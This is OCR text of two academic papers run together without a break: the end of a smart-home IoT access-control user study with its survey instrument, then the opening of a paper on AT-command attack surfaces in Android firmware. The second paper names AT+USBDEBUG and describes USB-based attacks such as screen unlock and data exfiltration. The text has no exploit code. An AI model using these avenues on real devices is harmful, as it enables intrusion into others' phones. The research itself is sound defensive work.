

Figure 4: Perceived consequences of incorrectly allowing someone to use a capability when they should never be permitted to do so (top) or incorrectly denying someone when they should always be permitted to do so (bottom).

## 7 Discussion

**Capabilities, Relationships, and Context.** While access control in smart homes is currently often device-centric, our user study demonstrated that a capability- and relationship-centric model more closely fits user expectations. Home IoT technologies allow for multiple ways of achieving the same end result, whereas devices often bring together vastly different capabilities. For example, to increase a room's brightness, one could remotely turn on a light using a smartphone app, remotely open the shades, or ask a voice assistant to do either. This model reveals nuances that are missed in the device-centric model. From the data for RQ1, we see that the desired policies can vary widely within a *single* device based on the relationship and the context of access. Although some of these distinctions are intuitive (e. g., child vs. teenager), others are more nuanced and surpris-

ing (e. g., babysitter vs. visiting family member). They also provide a concrete access-control vocabulary for developers of future smart-home devices.

A difficult decision in access-control systems involves default policies. In multi-user social environments, intuition suggests a default policy would be complex. Surprisingly, our data for RQ2 suggests that potential default policies are actually simple and reminiscent of non-IoT policies. For example, our default policy says that a person can actuate a light if they are physically close to it. Though IoT lights can be remotely actuated, the relation between proximity and using a light is not broken. Although conceptually simple, this rule's enforcement is non-trivial, requiring creating and deploying authentication methods beyond the possession of a smartphone.

Data from RQ3 suggests that the factors affecting access-control decisions are heavily context-dependent. Current home IoT devices only support rudimentary forms of context (Section 2). Some contextual factors, such as age, are currently present in smartphones and cloud services (e. g., *Apple's iCloud Family Sharing* supports adding a child Apple ID that requires parental approval for purchases, while Netflix has *kids* option). We recommend that for home IoT settings, these contextual factors should be a first-order primitive.

Based on these findings (RQ1-3), we envision several changes to smart-home setup. This process currently involves installing hubs and devices with a set of coarse-grained accounts. Our work suggests that future smart homes could instead set access-control policies by walking users through a questionnaire whose vocabulary derives from our user study. This is closer to the experience of setting up software, where a package comes with secure defaults that are customized to the specific installation. Using default policies derived from our results would minimize user burden since it would reflect common opinions by default. Physical control (e.g., switches) already enables certain default policies, so software authorization might seem unnecessary in certain situations. However, switches are often add-ons to IoT starter kits, making software authorization a prerequisite to a satisfying user experience.

**Authorization Vocabulary.** Based on our study results, we discuss a potential authorization vocabulary that is helpful in building future authorization and authentication for home IoT platforms. The basic unit of the vocabulary is a triplet containing <Capability, UserType, Context>. As discussed, capabilities better capture the nuances of access control in the home than devices. Appendix A lists capabilities commonly supported by current home IoT platforms. UserType captures the relationship of the user to the home, and to the owners. From our study, these types should nonexhaustively include: Spouse, Teenager, Child, Babysitter, and Neighbor. Spouses tend to be users with the highest levels of access, generally equivalent to administrators in traditional computing systems. Context refers to the environmental factors that might affect an access-control decision. For example, certain parents might be more permissive in allowing a child to watch TV without supervision. Based on our study, at the minimum context should include: Time, User Location, Age, People Nearby, Cost of Resource, Device State, Device Location, and Usage History. Depending on the Capability and the UserType components of the triplet, the importance of the context can change. For example, for a UserType of Child, the 'People Nearby' contextual factor plays a prominent role in the access-control decision. However, for spouses, it generally has no bearing. The same goes for the Capability. The 'Device Location' contextual factor is crucial for camera-related capabilities, but not so important for the capability of adding a new user.

**Mapping Authorization and Authentication.** Although we focused on analyzing access control, we briefly discuss how our findings affect the design of authentication mechanisms. Below, we discuss a set of authentication mechanisms and comment on their ability to identify users, relationships, and contextual factors. We also discuss privacy limitations and the effect of false positive and negatives.

Smartphones are the most widely used devices to access IoT devices in the home. Users may present their identity to a device using a password, PIN, or (more recently) fingerprints. These identities can be used by home IoT devices to determine the identity, and hence relationship, of the person attempting access. From the perspective of false positives/negatives, smartphones can closely match user expectations. They are inconvenient, however, for temporary visitors because they require the visitor to install an app and the owner to authorize them.

Wearable devices like watches, glasses, and even clothing [18] might serve as proxy devices with more natural interactions than a smartphone. For example, a user can gesture at a nearby device to control it (e. g., wave at a light to turn it on or off). As each user will perform a gesture differently, it can also serve as a form of authentication and thus be used to identify a person and their relationship. Furthermore, the proximity of a wearable device is helpful in identifying several contextual factors, including user location and nearby people. From a false positive/negative perspective, biometrics require quite a bit of tuning that can affect an owner's choice of using this method, especially when authenticating high-access spouses or for operating dangerous equipment like lawn mowers.

Voice assistants are increasingly ubiquitous in homes. Although such assistants can perform speaker identification (e.g., Google Home Voice Match), they are cur-

rently used as a personalization hint rather than a security boundary. However, future versions that use additional hardware might be useful in determining a speaker's identity and relationship for access-control purposes [12]. Such assistants could help identify contextual factors like the location of a user or the presence of nearby people (e.g., a supervising adult near children). From the perspective of false positives/negatives, any voice-based method will require tuning. Audio is especially sensitive to background noise. Audio authentication also introduces privacy issues, as well as the potential for eavesdropping and replay attacks.

Advances in computer vision can also be leveraged to identify users, their relationship, and their location within a home with cameras. However, it is possible for computer vision systems to falsely identify individuals or confuse identities. Thus, some level of false positive/negative tuning will be required, especially when a household is expected to have many temporary occupants. A big downside of this mechanism is the privacy risk—cameras can track home activity at a high level of granularity. However, some of the privacy issues could potentially be alleviated using local processing or privacy-preserving vision algorithms [21].

Bilateral or continuous authentication mechanisms embody the idea that a user has to be: (a) physically present, and (b) currently using the device [20, 28]. Such mechanisms are readily able to identify users and relationships, and to support contextual factors involving user presence. False positive/negative tuning varies based on the specific instantiation. If a wearable device with a continuous authentication algorithm is used, then the false positive/negative rates must be considered. Privacy concerns can be alleviated if this mechanism is implemented in a decentralized manner—only the user's proxy device and the target device are involved in establishing an authenticated channel. It can also provide a simple solution to the de-authentication problem (revoking access if a temporary visitor is no longer welcome).

In sum, we have taken initial steps toward reenvisioning access-control specification and authentication in the home IoT. Much work remains in continuing to translate these observations to fully usable prototypes, as well as in supporting ever richer capabilities and interactions.

## 8 Acknowledgments

We thank the reviewers and our shepherd, Adam Bates, for their insightful feedback, as well as Camila Cuesta Arcentales for help on the study instrument. This material is based upon work supported by the National Science Foundation under Grants No. 1756011 and 1565252. Earlence Fernandes was supported by the UW Tech Policy Lab and the MacArthur Foundation. Maximilian Golla was supported by the German Research Foundation (DFG) Research Training Group GRK 1817/1.

## B Full Descriptions of Capabilities

- **Software Update**: Install a software update to get the latest features, improvements, and security updates.
- **Play Music**: Play music (e. g., from Spotify) in the house.
- **Order Online**: Make online purchases (e. g., on Amazon) on a shared household account.
- **Temperature Log**: View the last 10 temperature adjustments and who made them.
- **Mower On/Off**: Turn the lawn mower on or off remotely (i. e., on a smartphone, from anywhere).
- **Mower Rule**: Create rules that specify what the lawn mower should do, connecting its actions to other devices, sensors, and services. For example, one could create a rule specifying that the mower should not mow if it is raining.
- **Lock Log**: View an activity log for the past week that shows who entered the home at what times. People will be identified based on whose PIN code or smartphone was used to unlock the door.
- **Lock State**: See whether the front door is currently locked or unlocked.
- **Lock Rule**: Create rules that specify when the lock should be locked or unlocked, connecting it to other devices, sensors, and services. For example, one could create a rule specifying that the lock should always be locked when no one is home.
- **Answer Door**: Answer the doorbell by seeing a live video of who is at the front door and having the opportunity to unlock the door remotely (e. g., on a smartphone, from anywhere).
- **Delete Lock Log**: Delete the activity log that records who has tried to open or close the door.
- **Lights State**: See which lights in the home are on or off.
- **Lights On/Off**: Remotely control whether a light is currently on, as well as how bright it is (e. g., on a smartphone, from anywhere).
- **Lights Rule**: Create rules that specify when the lights should turn on/off or change color based on other sensors, devices, and services. For example, one could create rules specifying how the lights automatically change brightness or color based on the current weather or the movie played on the TV.
- **Light Scheme**: Allow a streaming video provider to change the lighting according to the theme of the movie that is currently being watched.
- **New Device**: Connect a new device to the hub, enabling the hub to control that device.
- **New User**: Add new users (people) to the smart-home management system, as well as remove users from the smart-home management system.
- **Live Video**: See live video from each camera in or around the house.
- **Facial Recognition**: Enable or disable facial recognition technology for a person. This technology is used to identify them automatically in video recordings.
- **Delete Video**: Delete one or more previously recorded videos.
- **Camera On/Off**: Turn the camera on/off remotely (e. g., on a smartphone, from anywhere).
- **Camera Angle**: Change camera's view remotely (including turning its lens to view a different angle, zooming in/out, etc.).

## C Full Descriptions of Relationships

- **Your spouse**: Imagine you have a spouse. You live with them everyday and share all smart appliances in your home. You make decisions together in most cases, especially important ones.
- **Your teenage child**: Imagine you have a 16-year-old child. They live with you, go to school in the morning, and come back in the afternoon (on the weekdays). They are familiar with all of these Smart devices in your home, and enjoy using them. They know how to use these devices as well as you do, if not better. They spend a lot of time on their smartphone. They usually are well-behaved, but they are still a teenager.
- **Your child in elementary school**: Imagine you have an 8-year-old child who is still in elementary school. They live with you and go to school daily, unless it's the weekend or a holiday. They have a basic idea of how to use smart devices. However, they don't know how to use some more complex features properly, like changing the settings, but it doesn't discourage them from trying. They do not have their own smartphone, but they keep asking you for one.
- **A visiting family member**: Imagine you have a visiting family member. They are about the same age as you, if not much older. You grew up together, but now you meet each other once or twice a year, because you live far away from each other. They visit you on holidays or other big events. They usually stay with you for several days, maybe even a little bit past the holiday, and they remain at home alone while you are away for work.
- **The babysitter**: Imagine you have a babysitter in your home for taking care of your child. They will be at your place while you are at work. They work 4 hours after school, 3 days per week. You have known them over 6 months and you are satisfied with their work so far, and have no intention of letting them go anytime soon.
- **Your neighbor**: Imagine you have a neighbor living next to you. You dont know them very well, but they seem to be good people. If you meet them on the street, you greet them and make some friendly small talk. Occasionally you invite them over for dinner, but they are never in your house when you are away.

# D Survey Instrument

**Introduction** Computing is transitioning from single-user devices, such as laptops and phones, to the Internet of Things, in which many users will interact with a particular device, such as an Amazon Echo or Internet-connected door lock. Current measures fail to provide usable authentication, access control, or privacy when multiple users share a device. Even more so, the users of a given device often have complex social relationships to each other. Our goal is to develop techniques and interfaces that enable accurate access control and authentication in multi-user IoT environments, based on user preferences.

Participation should take about 20 minutes.

In recent years, many internet-connected ("smart") home devices and appliances have entered the market. Imagine that you own many such smart devices that are connected both to the Internet and to each other.

This includes a smart hub that can control other devices in your home, particularly with the help of the smart voice assistant. You also have a smart door lock and smart camera for home security, as well as smart lighting and a smart thermostat to control your environment. There is also a smart lawn mower maintaining your lawn. All of these devices can be remotely controlled using a smartphone app by anyone to whom you have given permission. You, or anyone else you have permitted, can also write rules specifying in what situations devices should activate automatically.

In this survey, we will ask you questions about who in your household should be allowed to access one particular feature of a smart device. If you live in multiple places, think of the home in which you live the majority of the time. For all questions, assume that the system has correctly identified the user involved (i. e., there are no cases of mistaken identity).

Because the situations may involve either positive or negative consequences, you should take some time to think about your response. The next button will not appear until you have spent at least 30 seconds on each page.

In this survey, we will ask whether you will allow people of the following relationships to control a particular feature of a smart device: your spouse; your teenage child; your child in elementary school; a visiting family member; a babysitter; your neighbor. Please imagine you have these relationships in your life even if you don't. All of these relationships are separate people.

If you grant access to any of these people, they will be able to access your devices whether or not they are in your home, unless you specify otherwise in your responses in the survey. All questions in this survey will focus on one particular feature, but we will ask about your opinion on how different people should be able to use it.

**The following use the example "Your Spouse", a "Smart Hub", and a hub-related capability**.

The questions on this page only focus on the following person: **Your spouse**: Imagine you have a spouse. You live with them everyday and share all smart appliances in your home. You make decisions together in most cases, especially important ones.

Imagine you are the owner of a **Smart Hub**.

Should **your spouse** be able to use the following feature? **[capability]** ◯ Always (24/7/365) ◯ Never ◯ Sometimes, depending on specific factors

---

*Show questions if "Always" chosen*
Why?

Imagine that the device incorrectly denies your spouse the ability to use this feature. How much of an inconvenience, if any, would this be? ◯ Not an inconvenience ◯ Minor inconvenience ◯ Major inconvenience

Why? Please be specific.

---

*Show questions if "Never" chosen*
Why?

Imagine that the device incorrectly allows your spouse the ability to use this feature. How much of an inconvenience, if any, would this be?

◯ Not an inconvenience ◯ Minor inconvenience ◯ Major inconvenience

Why? Please be specific.

---

*Show questions if "Sometimes" chosen*
When should they be allowed to use this feature? Please be specific.

How important is it that they be allowed to use the feature in the cases you specified above? ◯ Not important ◯ Slightly important ◯ Moderately important ◯ Very important ◯ Extremely important

In contrast, when should they not be allowed to use this feature? Please be specific.

How important is it that they not be allowed to use the feature in the cases you specified above?
◯ Not important ◯ Slightly important ◯ Moderately important ◯ Very important ◯ Extremely important

---

Thanks! We will now be asking you an additional set of questions. Imagine that you have already chosen settings specifying who can and cannot access a certain feature in your home. Think broadly about all types of people you might want to allow to control these devices; do not restrict yourself just to the relationships we have previously asked about.

Scenario: Imagine you are still the owner of a **Smart Hub**. You specify that certain people can access the following feature only sometimes: **[capability]**

Might the **location of the person relative to the device** (e. g., in the same room, not in the house, etc.) affect your decision on whether certain people can or cannot use this particular feature? ◯ Yes ◯ No ◯ Not applicable

Briefly explain your response.

Might the **location of the device in the house** (e. g., which room) affect your decision on whether certain people can or cannot use this particular feature? ◯ Yes ◯ No ◯ Not applicable

Briefly explain your response.

Might the **current state of the device** (e. g., whether it is on or off) affect your decision on whether certain people can or cannot use this particular feature? ◯ Yes ◯ No ◯ Not applicable

Briefly explain your response.

Might the **cost of performing that action** (e. g., cost of electricity or other monetary costs of carrying out that action) affect your decision on whether certain people can or cannot use this particular feature? ◯

Yes ◯ No ◯ Not applicable

Briefly explain your response.

Might the **person's recent usage of the device** affect your decision on whether certain people can or cannot use this particular feature? ◯ Yes ◯ No ◯ Not applicable

Briefly explain your response.

Might the **age of the person** affect your decision on whether certain people can or cannot use this particular feature? ◯ Yes ◯ No ◯ Not applicable

Briefly explain your response.

Might **who else, if anyone, is currently at home** affect your decision on whether certain people can or cannot use this particular feature? ◯ Yes ◯ No ◯ Not applicable

Briefly explain your response.

Might the **time of day** affect your decision on whether certain people can or cannot use this particular feature? ◯ Yes ◯ No ◯ Not applicable

Briefly explain your response.

Please list any other factors that might affect your decision on whether certain people can or cannot use the following feature: **[capability]**

Do you or anyone in your household own the following devices?
Internet-connected lights? ◯ Yes ◯ No
Internet-connected thermostat? ◯ Yes ◯ No
Internet-connected voice assistant? ◯ Yes ◯ No
Internet-connected lawn mower? ◯ Yes ◯ No
Internet-connected security camera? ◯ Yes ◯ No
Internet-connected door lock? ◯ Yes ◯ No

*If answered yes to any of the above:* Which specific devices (brand, model, etc.) do you own?

Please choose the answer that best applies:

Spouse: ◯ I'm currently living with such a person ◯ I'm not currently living with such a person, but I have previously ◯ I have never lived with such a person ◯ I prefer not to answer

Child in elementary school: ◯ I'm currently living with such a person ◯ I'm not currently living with such a person, but I have previously ◯ I have never lived with such a person ◯ I prefer not to answer

Teenage child: ◯ I'm currently living with such a person ◯ I'm not currently living with such a person, but I have previously ◯ I have never lived with such a person ◯ I prefer not to answer

Which of the following best describes your experience with hiring a babysitter (someone unrelated to you whom you pay to watch your children)? ◯ I have hired a babysitter within the last year ◯ I have hired a babysitter but not within the last year ◯ I have never hired a babysitter ◯ I prefer not to answer

Which of the following best describes your neighbors? ◯ I have neighbors and I know most of them ◯ I have neighbors and I know some of them ◯ I have neighbors and I know few or none of them ◯ I do not have neighbors ◯ I prefer not to answer

In a typical year, how many nights total do relatives (who do not live with you) stay at your home? ◯ 0 ◯ 1-10 ◯ 10-20 ◯ 20-30 ◯ 30+ ◯ I prefer not to answer

Do you live in a: ◯ Single family home ◯ Townhouse ◯ Apartment/condo ◯ Other (please specify) ◯ I prefer not to answer

Do you rent or own the place where you live? ◯ Rent ◯ Own ◯ I prefer not to answer

How many people (including you) are there in your household? ◯ 1 ◯ 2 ◯ 3 ◯ 4 ◯ 5 ◯ More than 5 ◯ I prefer not to answer

What is your age range? ◯ 18-24 ◯ 25-34 ◯ 35-44 ◯ 45-54 ◯ 55-64 ◯ 65-74 ◯ 75+ ◯ Prefer not to say

With what gender do you identify? ◯ Male ◯ Female ◯ Non-binary ◯ Other _____ ◯ Prefer not to say

Are you majoring in, hold a degree in, or have held a job in any of the following fields: computer science; computer engineering; information technology; or a related field? ◯ Yes ◯ No ◯ Prefer not to answer

If you have any further feedback, questions, comments, concerns, or anything else you want to tell us, please leave a comment below!

# ATtention Spanned: Comprehensive Vulnerability Analysis of AT Commands Within the Android Ecosystem

## Abstract

AT commands, originally designed in the early 80s for controlling modems, are still in use in most modern smartphones to support telephony functions. The role of AT commands in these devices has vastly expanded through vendor-specific customizations, yet the extent of their functionality is unclear and poorly documented. In this paper, we systematically retrieve and extract 3,500 AT commands from over 2,000 Android smartphone firmware images across 11 vendors. We methodically test our corpus of AT commands against eight Android devices from four different vendors through their USB interface and characterize the powerful functionality exposed, including the ability to rewrite device firmware, bypass Android security mechanisms, exfiltrate sensitive device information, perform screen unlocks, and inject touch events solely through the use of AT commands. We demonstrate that the AT command interface contains an alarming amount of unconstrained functionality and represents a broad attack surface on Android devices.

## 1 Introduction

Since their introduction, smartphones have offered substantial functionality that goes well beyond the ability to make phone calls. Smartphones are equipped with a wide variety of sensors, have access to vast quantities of user information, and allow for capabilities as diverse as making payments, tracking fitness, and gauging barometric pressure. However, the ability to make calls over the cellular network is a fundamental characteristic of smartphones. One way this heritage in telephony manifests itself is through the support of AT commands, which are designed for controlling modem functions and date to the 1980s [24]. While some AT commands have been standardized by regulatory and industry bodies [35, 42], they have also been used by smartphone manufacturers and operating system designers to access and control device functionality in proprietary ways. For example, AT commands on Sony Ericsson smartphones can be used to access GPS accessories and the camera flash [18].

While previous research (e.g., [20, 46, 47]) has demonstrated that these commands can expose actions potentially causing security vulnerabilities, these analyses have been ad-hoc and narrowly focused on specific smartphone vendors. To date, there has been no systematic study of the types of AT commands available on modern smartphone platforms, nor the functionality they enable. In effect, *AT commands represent a source of largely undocumented and unconstrained functionality.*

In this paper, we comprehensively examine the AT command ecosystem. We assemble a corpus of 2,018 smartphone firmware images from 11 Android smartphone manufacturers. We extract 3,500 unique AT commands from these images and combine them with 222 commands we find through standards to create an annotated, cross-referenced database of 3,722 commands. To our knowledge, this represents the largest known repository of AT commands. We characterize the commands based on the evolution of the Android operating system and smartphone models and determine where AT commands are delivered and consumed within different smartphone environments. To determine their impact, we test the full corpus of 3,500 AT commands by issuing them through the USB charging interface common to all smartphones. We execute these commands across 8 smartphones from 4 different manufacturers. We characterize the functionality of these commands, confirming the operation of undocumented commands through disassembly of the firmware images.

Our analysis of discovered AT commands exposes powerful and broad capabilities, including the ability to bypass Android security mechanisms such as SEAndroid in order to retrieve and modify sensitive information. Moreover, we find that firmware images from newer

*Dave began this project during an internship at Samsung Research America.

smartphones reinstate AT command functionality previously removed due to security concerns, causing those vulnerabilities to re-emerge. In short, we find that AT commands accessed through the USB interface allow almost arbitrarily powerful functionality without any authentication required. As such they present a large attack surface for modern smartphones.

Our contributions can be summarized as follows:

- **Systematic Collection and Characterization of AT Commands.** We develop regular expressions and heuristics for determining the presence of AT commands in binary smartphone firmware images, extracting AT commands into an annotated database that tracks metadata and provenance for each command. Our database and code are publicly available at `http://atcommands.org`.

- **Comprehensive Runtime Vulnerability Analysis.** We systematically test 13 Android smartphones and 1 tablet for exposure to the USB modem interface and find that 5 devices expose the modem by default while 3 other devices will do so if rooted. Using this interface, we comprehensively test all 3,722 AT commands to determine the effect of both standard and vendor-specific commands on individual devices. We characterize notable classes of commands that can cause vulnerabilities such as firmware flashing, bypassing Android security mechanisms, and leaking sensitive device information. We find that new smartphone platforms reintroduce AT command-based vulnerabilities that were purportedly previously patched.

- **Development of Attack Scenarios and Mitigations.** We demonstrate that previously-disclosed attacks targeting the lock screen [49], which required malicious application access, can be performed through a USB cable without requiring any code on the target phone. We demonstrate that arbitrary touchscreen events can be injected over USB. We discover multiple buffer overflow vulnerabilities and commands to expose the contents of `/proc` and `/sys` filesystems, as well as path traversal vulnerabilities. We even discover a method to "brick" and "unbrick" certain phones. We also discuss how mechanisms such as "charger" mode and SELinux policies only partially mitigate the threat that broadly accessible AT commands can pose to smartphone platforms.

## 2 Background

### 2.1 AT Commands

First developed by Dennis Hayes in 1981, the AT (ATtention) command set comprises commands that predominantly start with the string "AT" [16]. The AT command set rapidly became an industry standard for controlling modems. It allowed for performing actions such as selecting the communication protocol, setting the line speed, and dialing a number [40]. The International Telephone Union (ITU-T) codified the AT command set over the telephone network in Recommendation V.250 [35]. In the late 90s, ETSI standardized the AT command set for GSM [26] and SMS/CBS [25], and later for UMTS and LTE [27]. Based on the Hayes and GSM AT command sets, additional AT commands were introduced for CDMA and EVDO [42, 43].

Manufacturers of cellular baseband processors (which provide modem functionality in cellular devices) have added proprietary and vendor-specific AT commands to their chipsets [18, 34, 45]. As a result, smartphones also support their own AT command sets and expose modem and/or serial interfaces once connected via USB to receive these AT commands. In some cases, these vendor-specific AT commands are designed to be issued by software to invoke specific functionality, (e.g., backing up contact information on a PC). These vendor-specific commands often do not invoke any functionality related to telephony, but to access other resources on the device. Android phone makers further extended the AT command set by adding Android-specific commands (e.g., to enable debugging over USB) to be consumed by the Android OS running on the application processor [58]. These AT commands are also usually sent over a USB connection.[1]

[1] It is also possible to send a subset of AT commands over Bluetooth, although functionality is limited [21].

## 2.2 USB on Android

As the most important and widely adopted peripheral interface in the Android ecosystem, USB is responsible for a number of important tasks, including battery charging, data transmission, and network sharing with other devices. To accomplish these tasks via USB, Android devices support three different USB modes: host, device, and accessory mode. USB device mode, the most common mode and our focus because of its widespread use, is used when the phone connects to a PC and emulates device functionality such as exposing an MTP (Media Transfer Protocol) endpoint.

As shown in Figure 1, the Android USB implementation in device mode relies on both the Linux kernel and the Android framework. In the kernel space, the Android composite driver exposes a `sysfs` entry to user space and interfaces with the kernel's USB gadget driver. Different USB functionalities (such as USB Mass Storage or MTP) require different gadget drivers to be loaded. The gadget driver sits above the USB controller driver, which communicates with the USB device controller (UDC) hardware. Within the user space, the Android *UsbService* provides Java interfaces to applications, instantiating *UsbDeviceManager* and *UsbSettingsManager* to enable users to switch between different USB functionalities. The Android *init* daemon typically takes care of setting user-requested USB functionality by loading an `init.usb.rc` script during startup. This init script contains detailed procedures for setting functionality on the phone, essentially writing data to the `sysfs`.

## 2.3 Android USB Modem Interface

USB Modem functionality in Android can be accessed if the smartphone vendor exposes a USB CDC (Communication Device Class) ACM (Abstract Control Model) interface from within their phones. Once enabled and connected, this creates a `tty` device such as `/dev/ttyACM0`, enabling the phone to receive AT commands over the USB interface [47]. As shown in Figure 1, the `tty` device relays AT commands to the Android user space. Vendor-specific native daemons read from the device file, and take further actions based on the nature of the AT command. These daemons can handle vendor/carrier-added AT commands, such as "AT+USBDEBUG" (enabling USB debugging) locally, without notifying the upper layer. Otherwise, (pre-installed) applications will be triggered to process the commands. These AT commands are often designed to provide shortcuts for managing, testing, and debugging within Android. For Hayes and GSM AT commands, such as "ATD" (which enables voice dialing), the RIL (Radio Interface Layer) will be triggered to deliver the command to the baseband processor.

| Vendor | # of Firmware | # of AT Commands |
|---|---|---|
| ASUS | 210 | 803 |
| Google | 447 | 291 |
| HTC | 55 | 299 |
| Huawei | 83 | 1122 |
| LG | 150 | 450 |
| Lenovo | 198 | 1008 |
| LineageOS | 199 | 535 |
| Motorola | 145 | 779 |
| Samsung | 373 | 1251 |
| Sony | 128 | 416 |
| ZTE | 30 | 696 |
| **Total** | 2018 | 3500 |

Table 1: Per vendor counts of firmware images examined and AT commands extracted from all images.

## 2.4 Threat Model

Throughout the paper, we assume a malicious USB host, such as a PC or a USB charging station controlled by an adversary, tries to attack the connected Android phone via USB. We assume the attacker is able to access or switch to the possibly inactive AT interface — if available. With access to this interface, the attacker will be able to send arbitrary AT commands supported by the target device to launch attacks. We assume that all of these attacks can be fully scripted and only require a physical USB connection. Additionally, we assume that Developer Options and USB Debugging are disabled by default. During the extraction of AT commands from firmware images, we assume that the existence of AT commands in binaries and applications are not purposefully obfuscated, encrypted or compressed.

# 3 Design & Implementation

We design and implement methods to extract, filter, and test AT commands found within the Android ecosystem. Our procedure for acquiring these commands is shown in Figure 2. We begin by identifying and retrieving 2,018 Android binary smartphone firmware images, covering 11 major Android cellphone vendors. The details of this corpus are shown in Table 1. Next, for each firmware, we unpack the image using a variety of tools and extract AT command strings using a regular expression. After additional filtering, we recover 3,500 unique AT commands, many of which have differing parameter strings.[2] Finally, using this database, we evaluate the security impact of these commands on real Android devices by setting up an automated testing framework to send the commands to physical Android devices and monitor any side-effects.

[2] We extracted a total of 7,281 AT commands when different parameter strings are included.



Figure 2: A graphical depiction of our paper's Android firmware image processing pipeline.

### 3.1 AT Command Extraction

We first gather Android firmware images from manufacturer websites and third-party hosts. For more details on the downloading process, see Section A.3. With a corpus of firmware images, we begin extraction and filtering for commands. We traverse each Android firmware image as deeply as possible, recovering unique AT commands and parameter combinations. Additionally, we also capture build information for each image from the standard Android build properties file, `build.prop`. This file provides key metadata about the image itself. We also collect any USB init/pre-configuration files (e.g., init.usb.rc) found in Android boot images to gain insight into the USB modes supported by each firmware.

In order to find AT commands present in firmware images, we look in every file for any string containing the regular expression `AT[+*!@#$%^&]`. AT commands with a symbol immediately following the ATtention string are known as *extended AT commands*. Original Equipment Manufacturers (OEMs) are free to add any amount of extended commands to their products. We focus on solely collecting AT extended command references within these firmware images for later categorization and testing.

